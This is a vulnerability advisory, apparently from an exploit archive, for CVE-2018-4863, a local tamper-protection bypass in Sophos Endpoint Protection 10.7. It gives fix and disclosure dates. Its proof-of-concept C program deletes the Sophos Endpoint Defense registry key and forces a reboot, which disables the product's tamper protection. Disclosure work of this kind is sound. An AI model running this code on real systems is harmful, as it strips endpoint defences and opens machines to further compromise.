



## Sophos Endpoint Protection 10.7 - Tamper-Protection Bypass

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**CVE:** [CVE-2018-4863](#)

**Type:** Local

**Platform:** Windows

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```
Shell - Konsole

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[+] Source: http://hyp3rlinx.altervista.org/advisories/SOPHOS-ENDPOINT-PROTECTION-v10.7-TAMPER-PROTECTION-BYPASS
[+] ISR: Apparition Security

Vendor:
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www.sophos.com

Product:
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Sophos Endpoint Protection v10.7

Sophos Endpoint Protection helps secure your workstation by adding prevention, detection, and response technology.
Sophos Endpoint Protection is designed for workstations running Windows and macOS. It adds exploit technique mitigation,
anti-malware, web security, malicious traffic detection, and deep system cleanup.

Vulnerability Type:
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Tamper Protection Bypass

CVE Reference:
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CVE-2018-4863

Security Issue:
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Sophos Endpoint Protection offers an enhanced tamper protection mechanism disallowing changes to be made to the system
by creating and setting a special registry key "SEDEnabled" as follows:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Sophos Endpoint Defense\TamperProtection\Config
Create the following registry key:
"SEDEnabled"=dword:00000001
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"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\services\\Sophos Endpoint Defense\"
```

By deleting this key this bypasses the Sophos Endpoint "Enhanced Tamper Protection" once the system has been rebooted. Attackers can then create arbitrary registry keys or edit keys and settings under the protected "tamper" protection. The issue undermines the integrity of the endpoint protection as deleting this key stops the tamper protection driver from loading.

SAV OPM customers are unaffected from 10.8.1 onwards, all Central managed customers are unaffected. All SAV OPM Preview subscribers have had the fix since 2018-03-01.

Exploit/POC:

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Compile the below malicious POC "C" code and run on target, PC will reboot then we pwn.

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gcc -o sophos-poc.exe sophos-poc.c
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"sophos-poc.c"
```

```
/**SOPHOS ANTIVIRUS ENDPOINT ENHANCED TAMPER PROTECTION BYPASS
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Even with "SEDEnabled"=dword:00000001" set in registry to prevent tampering
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https://community.sophos.com/kb/en-us/124376
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By hyp3rlinx **/
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```
int main(void){  
    system("reg delete \"HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\services\\Sophos Endpoint Defense\" /f");  
    system("shutdown -t 0 -r -f");  
    return 0;  
}
```

Network Access:

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Local

Severity:

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High

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Vendor Acknowledgement: December 12, 2017  
Vendor release fixes: March 1, 2018  
Vendor request additional time before disclosing.  
additional time has passed.  
April 4, 2018 : Public Disclosure
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
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


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